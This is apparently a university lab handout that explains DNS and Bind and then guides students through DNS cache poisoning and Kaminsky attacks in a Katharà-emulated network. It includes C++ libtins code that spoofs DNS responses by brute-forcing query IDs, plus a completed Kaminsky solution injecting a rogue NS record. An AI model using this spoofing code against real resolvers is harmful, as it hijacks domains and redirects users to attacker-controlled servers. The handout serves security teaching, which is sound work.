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(DISI)



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DNS

Cache poisoning and Kaminsky attack

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1 DNS specification

1.1 What is the DNS

The *Domain Name System* is a fundamental Internet service that maps human readable host names to IP addresses that can actually be used by machines in networking.

More generally, the DNS was developed to provide a consistent name space for referring to internet resources such as host domain names or mailboxes. It defines standard formats for representing the resource data and for methods to query the database.

The DNS was developed with scalability in mind to adapt to the increasing sheer size of internet data and usage: it is implemented in a distributed hierarchical manner as a tree structure, where more fine grained information about the resources is accessed by walking down a delegation mechanism.

Additionally, local caching is applied to improve the performances: already known information is stored so it can be served directly without repeating queries.

1.2 Typical DNS messages flow

DNS queries typically follow a redirect flow between various name servers along the hierarchy until the resource is resolved. This is because each name server either answers the question posed in the query or refers the requester to another set of name servers when it is not able to resolve the query.

In a typical name resolution scenario, a DNS query will be generated by the client on the browser when trying to connect to a domain. The query will be handled by a DNS recursive resolver.

Assuming caches are empty, the recursive resolver will traverse the DNS hierarchy to resolve the domain. Starting from a root name, it will be redirected to an appropriate top level domain name server for input address, which will redirect to an authoritative name server, that is able to directly resolve the question without further recursion.

The recursive resolver returns back the address to the client, that can finally connect to the domain.

Each interaction between the recursive resolver and the other name servers is identified by a query ID, that is generated by the resolver and is required to have the same value for both question and answer messages. This is a lightweight authentication mechanism that allows a recursive resolver to actually know that it is receiving a reply from a name server about the question it has sent. Responses that don't match the query ID will be discarded by the resolver, while legitimate responses are stored in the cache.

1.3 DNS messages format

A DNS packet is structured as a message with an header containing a set of always present fixed fields and a four section data content.

The header fields contain the 16 bit query ID, a set of flags (for example for signaling if the message is a question or an answer or for error handling) and a set of numbers for quantifying the entities in the data section.

The data section differs depending if it is a question or an answer, but it is generally structured in four sections for question data, answer data, authority data and additional data. A question message will be composed by a question data section with the name, type and class of the resource that needs to be resolved, while an answer message will contain different data in the answer section depending on the type of resource that is returned. For example, in case of a domain name resolution it will contain the A type domain name with the associated IP address,

while a redirection to another name server will contain a NS type answer with the name of the name server together with an A type answer for the address of the name server.

A DNS message is typically carried over a UDP packet for the fast performance requirements of the service.

1.4 Resources representation

All DNS data is stored in a core data structure called Resource Record (RR) which is internally composed of a series of fields and is identified by a name.

The fields of resource record are:

- Type, which specifies the abstract type of the resource in this resource record. The most common types are **A** for domain addresses, **NS** for name servers of a domain, **SOA** for authority information and **MX** for mail exchanges.
- Class, for the protocol that it refers to, almost always with value **IN** for internet.
- Data, for type and class depending data of the Resource Record. For example, in case of an A type resource record, it will be an IP address, while for an NS resource record it will be a domain name.
- TTL, the time to live of the information on the cache

2 DNS implementation: Bind

During this laboratory we will practically interact with a DNS implementation using *Bind*, which is one of the most widely used DNS server implementation on Internet. It offers a complete implementation of the DNS protocol and in particular, it can be used to set up an authoritative name server, a recursive resolver or a forwarder. Bind is an open-source program, currently maintained by the Internet Software Consortium.

2.1 Bind configuration

With Bind the DNS server configuration happens through the **named.conf** file (usually located in the **/etc/bind** directory) in which you can specify the options applied to the Bind server and the domains zones for which the server holds authoritative data.

In particular, when configuring a Bind server there are a lot of possible options. Some initial basic steps include:

- the definition of a list of trusted clients from which to accept queries with the **allow-query** option, for example by specifying only from internal network IP addresses.
- the definition with the **forwards** option of a custom list of other DNS server addresses to forward queries.
- the specification of the cache file location with **dump-file**.

These are just the basics of running a DNS server, but actually there a lot of more advanced options that can be configured with Bind, such as multi-threading, mechanisms for zone transfers between masters and slaves and detailed logging.

Additionally, both for a good system hardening practise and for network resources usage, the Bind DNS server should be executed on a dedicated machine.

2.2 Zone files

Managing an authoritative name server with Bind means defining the domains zone files in which resource records are stored. Usually, the zone definitions happen on external files that are included in the main `named.conf` file in the `zone` blocks.

Bind follows very closely the DNS specification for the syntax of the zones files, to the point where even the Bind documentation often overlaps with the RFC 1034 when describing the zone part of the configuration. In particular, Bind uses a textual format for expressing Resource Records consisting as entries of name, data, type, class and time to live fields.

At the beginning of each zone definition there is usually a Start Of Authority resource record that reports key data about the zone, such as the administrator or the caching and refreshing time configurations.

Bind also supports some directives in the zone files to simplify its syntax. For example, the `@` sign will refer to the zone name defined when importing the file in the `named.conf` file or the `$TTL` variable for expressing a global value for the time to live of entries (but will be overwritten when further specified).

3 Laboratory introduction

3.1 Katharà

To experiment with the DNS implementation we will use a tool called Katharà, that is an open source container-based network emulation system, that allows to setup network environments for testing or developing purposes.

Katharà works by emulating specific network devices starting from a Docker image that contains network oriented softwares such as routing daemons (RIP, OSPF, etc.), an HTTP server, firewall utilities and diagnostic tools (ping, tcpdump, dig). Also, it comes with a Bind distribution. By configuring the appropriate software, it is possible to emulate almost any kind of network scenario.

3.2 Laboratory network topology

With Katharà we have created a simulated network that we will use to demonstrate the attacks. It has the following topology:

- a victim sub-network, in which there is a victim host and a recursive forwarder DNS resolver, to which the victim sends queries when resolving domain names.
- a domain sub-network for the ‘example.com’ organization, which is composed of two web servers that form the foo.example.com and bar.example.com domains and an authoritative name server for resolving the addresses in the domain.
- the attacker sub-network, that is composed of the attacker device from which attacks are performed, a malicious web server and a malicious name server.
- an outer network to which all the gateway routers of the subnetworks are connected so they can communicate with each other through statically defined routes. This network also contains a top level domain name server for .com domains, to which the victim resolver will direct queries for any unknown domain.




Figure 1: Laboratory network topology

4 DNS Cache Poisoning

4.1 Attack introduction

In this first exercise we will focus on a DNS Cache Poisoning attack. The main idea behind it is to inject wrong information into a recursive nameserver's cache. In our case, in particular, we will try to map, inside the target DNS' cache, the domain `foo.example.com` to the attacker's malicious website.

In order to perform such an attack, it is obviously not enough to send random DNS responses with the chosen A record: the DNS will only accept **valid** responses **to pending queries**. The most important fields our fake response will need to match are:

- the source port: the chosen UDP source port for the communication between two entities;
- the query ID: a unique identifier assigned when the query was created;
- the query section: every response must contain a copy of the original request.

4.2 The attack in details

Before diving into the implementation, it is crucial to understand how the attack will be performed. Following Figure 2, the attack can be represented with 6 steps:

1. the attacker asks to the victim recursive nameserver what is the A record for `foo.example.com`;




Figure 2: Cache Poisoning Attack scheme

- the recursive nameserver, since it doesn't know the answer, asks it to the Top Level Domain nameserver for `.com`;
- the TLD nameserver answers with:
 - a NS record, stating that the authoritative nameserver for the requested domain is `ns.example.com`;
 - an A record mapping `ns.example.com` to its IP address `2.2.2.254`.
- now the recursive DNS can ask, for the last time, what is the A record for `foo.example.com` to the authoritative nameserver;
- a **race condition** takes place:
 - the authoritative nameserver replies with the correct A record, containing `2.2.2.2`;
 - the attacker tries to guess the transaction ID of the last query, sending fake responses stating that `foo.example.com` is at `1.1.1.3`, a malicious webserver controlled by the attacker.
- finally, the recursive nameserver will answer the attacker with the A record it got first.

At the end of this process, if the attacker is able to correctly guess the query ID and send the fake response before the real authoritative nameserver, the attack succeeds. Notice that an important assumption was made, since we decided to fix the source port, to simulate the original attack. Hence in our environment source ports are not randomized. In Section 6 additional information can be found about this.

4.3 Sniff a legitimate communication

The explained flow can be easily sniffed and analyzed with some basic command line tools. Let's try to reconstruct it from a legitimate DNS query.

First of all, open one terminal, connect to the recursive DNS and start listening to UDP packets:

```
1 :> kathara lstart # Start the laboratory if you haven't already
2 :> kathara connect rec_dns # Connect to the recursive DNS
3 rec-dns :> tcpdump -vv udp port 53 # Start listening to all udp packets
```

Now open another terminal, connect to the victim and gather DNS information on `hi.example.com` using the `dig` utility:

```
1 :> kathara connect victim # Connect to the victim's machine
2 victim :> dig hi.example.com # Gather DNS information on hi.example.com
```

The result of `tcpdump` is shown in Figure 3. The flow is clearly the same as the one explained in Subsection 4.2, without the attacker's manipulation involved. It is important to note that the query IDs are always respected between requests and replies, and here the final response of the authoritative server contains the correct A record.

One only thing is still missing: the response from the recursive nameserver to the client. This is available in the `dig`'s response, visible from Figure 4. Apart from the sections' result, that at this point should be clear, you should see the same Query ID of the first request in the `tcpdump` output.




Figure 3: `tcpdump`'s result

4.4 The Workspace

Inside the lab directory you will find a **shared folder**, common to all Kathará machines. All updates performed to the files inside this folder will be immediately visible by everyone. This means that you can:

- work on the scripts inside it from the host machine, with the editor of your choice;


```

Got answer:
->>HEADER<<- opcode: QUERY, status: NOERROR, id: 395
Flags: qr rd da; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
[...]

QUESTION SECTION:
  hi.example.com.      IN      A

ANSWER SECTION:
  hi.example.com.      1      IN      A      2.2.2.2

AUTHORITY SECTION:
  hi.example.com.      1      IN      NS      ns.example.com.

ADDITIONAL SECTION:
  ns.example.com.      1      IN      A      2.2.2.254

[...]
SERVER: 192.168.1.254#53 (192.168.1.254)
[...]
```

Figure 4: dig's result

- when you are ready, connect to the attacker's machine with `katahra connect attacker;`
- compile the script with `g++ -o script-name /shared/script-name.cpp -ltins;`
- run it with `./script-name`

All the scripts are written in C++, and for packet crafting the `libtins` library has been used, which provides an easy-to-use and efficient platform for manipulating network packets.

4.5 Implementation of the attack

The cache poisoning implementation is available inside the `cache-poisoning.cpp` file, in the script folder. Following the flow explained in subsection 4.2, in the first part a DNS query is created. In particular, as shown in Figure 5:

- the type of the request is set to `DNS::QUERY;`
- the query ID can be any number we want, since we are creating the query ourselves;
- the recursion is allowed, so the recursive DNS will recursively ask the same query to upper-level nameservers;
- the actual query will be for the A record of `foo.example.com;`
- the final packet is constructed, composed by three parts: IP, UDP and DNS.

In the second part of the script available in Figure 6, instead, we will try to guess the Query ID, sending fake packets containing the malicious A record. Here the main steps are the following:

```

PacketSender sender;

// Create the DNS query packet to send to the victim
// That will trigger the recursive requests
DNS dns_request;
dns_request.type(DNS::QUERY);
dns_request.id(1234);
dns_request.recursion_desired(1);

// IP of foo.example.com?
DNS::query dns_query(ATTACKING_HOST, DNS::A, DNS::IN);
dns_request.add_query(dns_query);

// Send the packet
IP query_pkt = IP(RECURSIVE_DNS, VICTIM_IP) / UDP(53, 1234) / dns_request;
sender.send(query_pkt);

```

Figure 5: First part of the cache poisoning script: generate a DNS query

- loop through every possible Query ID, creating a packet for each one of them;
- set the type of the DNS packet to `DNS::RESPONSE`;
- set the current Query ID of the loop;
- allow the recursion, for the same reason as before;
- add the original query into the packet, as any DNS response without the corresponding query will be simply dropped by a DNS server.

In order to finalize the script, we need to complete the DNS answer and initialize the IP packet correctly:

1. **DNS answer creation:** what we want to achieve is a DNS A record stating that the domain `foo.example.com` should resolve to `1.1.1.3`. So the first parameter must be set to `ATTACKING_DOMAIN`, and the second to `MALICIOUS_WEBSERVER`;
2. **IP packet completion:** we want to send this fake response to the recursive DNS, pretending to be the legitimate authoritative nameserver it contacted. Since the first parameter represents the destination and the second one the source, we should put respectively `RECURSIVE_DNS` and `AUTHORITATIVE_DNS`.

```

for(unsigned int query_id = MIN_QUERY_ID; query_id < MAX_QUERY_ID; query_id++) {
    // Send a DNS response to the recursive DNS, coming from the <REDACTED>
    DNS dns_response;
    dns_response.type(DNS::RESPONSE);
    dns_response.id(query_id);
    dns_response.recursion_desired(1);
    dns_response.add_query(dns_query);

    // TODO: put the first and second parameters inside the dns_answer. Note that:
    // - the first parameter is the domain requested by the query
    // - the second parameter is the corresponding IP address
    DNS::resource dns_answer("???", "???", DNS::A, DNS::IN, 259200);
    dns_response.add_answer(dns_answer);

    // TODO: put the first and second parameters inside the IP packet. Note that:
    // - the first parameter is the destination's IP address
    // - the second parameter is the source's IP address
    IP resp_pkt = IP("???", "???", 53) / UDP(33333, 53) / dns_response;
    sender.send(resp_pkt);
}

```

Figure 6: Second part of the cache poisoning script: try to guess the Query ID and poison the cache of the target DNS

4.6 Final Steps

Before compiling and running the attack, however, there is one important step missing. We want to be sure to win the race condition against the real authoritative DNS. That's why we will cheat a little bit, by adding a delay to it:

```

1 :> kathara connect authoritative_dns # Connect to the authoritative DNS
2 authoritative-dns :> tc qdisc add dev eth0 root netem delay 1500ms # Add delay

```

Now that the probability of success has increased a lot, we can compile and run the attack:

```

1 :> kathara connect attacker # Connect to the attacker's machine
2 attacker :> g++ -o cache-poisoning /shared/cache-poisoning.cpp -ltins # Compile
3 attacker :> ./cache-poisoning # Run

```

Since we are guessing the Query ID, the probability of success is clearly not 100%. To verify whether the attack was successful or not there are two main ways:

1. check the cache of the recursive DNS. You should see an A record for `foo.example.com` mapped to `1.1.1.3`.

```

1 :> kathara connect rec_dns # Connect to the recursive DNS
2 dns :> rndc dumpdb -cache && grep "example.com" /var/cache/bind/dump.db
3
4 [...]
5 foo.example.com. 259172 A 1.1.1.3
6 [...]

```

2. check the effect on the victim's side by using *links*, a simple console browser:

```

1 :> kathara connect victim # Connect to the victim's machine
2 victim :> links # Launch the browser

```

Type `'g'` and search `'http://foo.example.com'`. You should be redirected to the attacker's website, as can be seen in Figure 7.

If in your case it didn't work, keep retrying: after some trials you should be able to guess the correct Query ID. You can even try to play with the delay: incrementing it would mean increasing your probability of success.




Figure 7: The attacker's website, visible after a correct execution of the cache poisoning attack

5 Kaminsky Attack

5.1 Attack introduction

In the previous attack we have successfully poisoned an **A** record in the cache of the *recursive DNS*, meaning that we gained full control over the host `foo.example.com`.

The *Kaminsky attack* is a variant of the *cache poisoning attack*, in which we want to gain control over a full domain, instead of a single host, by poisoning a **NS** record in the cache of the *recursive DNS*.

In our case, we want to gain control over `example.com`, so that all the subdomains of `example.com` will be poisoned.

5.2 The attack in details




Figure 8: Kaminsky Attack scheme

Here are the steps of this attack:

1. the attacker asks the victim recursive DNS to resolve a random subdomain of `example.com` (e.g. `xyz.example.com`), so that it will probably not be already in his cache.
2. the recursive DNS, since it doesn't know the domain, will ask the TLD domain the the same question.
3. now a **race condition** takes place:
 - the TLD will reply saying that `*.example.com` can be resolved by `ns.example.com` at `2.2.2.254`, which in the DNS language would be `FOR example.com ASK ns.example.com AT 2.2.2.254`.
 - the attacker will try to guess the **Query ID** and send a poisoned response saying: `FOR example.com ASK ns.attacker.com AT 1.1.1.254`.
4. the recursive DNS will then ask the Authoritative DNS (whether it is the real one or the attacker's one) the same question,
5. which will reply with an **A** record for `xyz.example.com`,
6. then the reply will be forwarded to the host that asked for it.

Also in this case, if the attacker is able to win the race condition, guessing the right **Query ID** before the legitimate response from the TLD DNS arrives, then attack is successful.

You can notice that the process is very similar to the previous attack, but this one is way more powerful: it can poison a whole domain, not just a single host.

5.3 The workspace

Also the workspace is very similar to the previous attack. There is a template of the attack inside the lab's **shared** folder, which has to be completed. You can compile and run the scripts in the exact same way.

Let's first clean our environment, to make sure we start from a fresh installation of the lab, by restarting all the containers:

```
1 :> kathara lclean # Stop the lab and remove the containers
2 :> kathara lstart # Restart the lab from scratch
```

Once again we need to cheat a little bit, setting a delay on the server we want to beat during the **race condition**, which in this case is the *Top Level Domain*.

```
1 :> kathara connect root_dns # Connect to the TLD machine
2 root_server :> tc qdisc add dev eth0 root netem delay 1500ms # Set the delay
```

5.4 Implementation of the attack

The first part of the attack, apart from the random choice of the subdomain, is the same as the *Cache Poisoning Attack*. So let's jump to the second part.

As we can see in figure 9, the malicious response has to be built, like in the previous case, with:

- `DNS::RESPONSE` as type,
- with the chosen **Query ID**,
- and it has to include the original query.

```

// Try all possible query IDs
for(unsigned int query_id = MIN_QUERY_ID; query_id < MAX_QUERY_ID; query_id++) {
    // Send a DNS response to the recursive DNS, coming from <REDACTED>
    DNS dns_response;
    dns_response.type(DNS::RESPONSE);
    dns_response.id(query_id);
    dns_response.add_query(dns_query);

    /*
     * TODO: Fill the DNS answer in order to perform the kaminsky attack
     * Note that the response should say:
     * "FOR example.com ASK ns.attacker.com AT 1.1.1.254"
     */

    IP resp_pkt = IP("???", "???", 33333, 53) / dns_response;
    sender.send(resp_pkt);
}

```

Figure 9: Kaminsky Attack template

Now we need to complete this template by adding the Authoritative answer:

- we need to include the **NS** entry for the `example.com` domain, which is the part: "FOR example.com ASK ns.attacker.com"
- and include the address of the give nameserver as an additional record, which is the part: "AT 1.1.1.254"
- and finally, complete the source and destination IP address, which are, respectively, the TLD DNS and the recursive DNS.

```

DNS::resource dns_authority(ATTACKING_DOMAIN, MALICIOUS_NS, DNS::NS, DNS::IN, 259200);
dns_response.add_authority(dns_authority);

DNS::resource dns_additional(MALICIOUS_NS, MALICIOUS_NS_IP, DNS::A, DNS::IN, 259200);
dns_response.add_additional(dns_additional);

IP resp_pkt = IP(RECURSIVE_DNS, COM_DNS) / UDP(33333, 53) / dns_response;
sender.send(resp_pkt);

```

Figure 10: Kaminsky Attack solution

5.5 Run the attack

Compile and run the scripts as usual:

```

1 :> kathara connect attacker # Connect to the attacker's machine
2 attacker :> g++ -o kaminsky /shared/kaminsky.cpp -ltins # Compile
3 attacker :> ./kaminsky # Run

```

Check if the attack was successful either by:

- resolving any domain under `example.com`, from the victim machine

```

1 :> kathara connect victim
2 victim:/# dig foo.example.com
3 [...]
4 ;; ANSWER SECTION:
5 foo.example.com.      59815      IN         A          1.1.1.3
6 [...]
7
8 victim:/# dig bar.example.com
9 [...]
10 ;; ANSWER SECTION:
11 bar.example.com.      60000      IN         A          1.1.1.3
12 [...]

```

- or looking at the *recursive DNS*'s cache.

```

1 :> kathara connect rec_dns
2 rec_dns:/# rndc dumpdb -cache && grep "example.com" /var/cache/bind/dump.db
3 example.com.          59921      NS         ns.attacker.com.
4 uadrd.example.com.    59919      A          1.1.1.3

```

Also in this case, if the attack didn't work, try to run the attack multiple times or, if you have a slow computer, try to increase the `delay` in the *TLD DNS*'s machine.

5.6 digging into the attack

Let's look at the packets that were sent during the attack.

Clear the cache of the *recursive DNS* and start capturing the traffic, writing the output to a file in the **shared** folder, so that it is accessible by the host machine:

```

1 :> kathara connect rec_dns
2 rec_dns:/# rndc flush
3 rec_dns:/# tcpdump -i eth0 udp port 53 -w /shared/capture.pcap

```

Start the attack again from the *attacker* machine:

```

1 :> kathara connect attacker
2 attacker :> ./kaminsky

```

Wait a couple of seconds and stop the capture, now we can open the file with *wireshark* and analyze it:

- In figure 11 we can see the request made by the *recursive DNS* (192.168.1.254) to the *TLD DNS* (3.3.3.1).
Wireshark also suggests us which packet contains the response for this query (**59895**).
- In figure 12 we can see, among all the malicious responses, the one that matched the right query ID (**0xe9f3**).
- Finally, in figure 13 we see the legitimate response, sent by the *TLD DNS*, which is marked as a **retransmission**, since a reply for the query ID has already arrived (the malicious one).

No.	Time	Source	Destination	Protocol	Length	Info
43	0.003110	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x0029 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
44	0.003126	192.168.1.254	3.3.3.1	DNS	82	Standard query 0x81f6 NS <Root> OPT
45	0.003158	192.168.1.254	3.3.3.1	DNS	100	Standard query 0xe9f3 A tzuCu.example.com OPT
46	0.003180	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002a A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
47	0.003250	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002b A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
48	0.003320	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002c A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
49	0.003388	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002d A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
50	0.003455	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002e A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
51	0.003524	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x002f A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
52	0.003591	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x0030 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
53	0.003670	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0x0031 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254

```

> Frame 45: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)
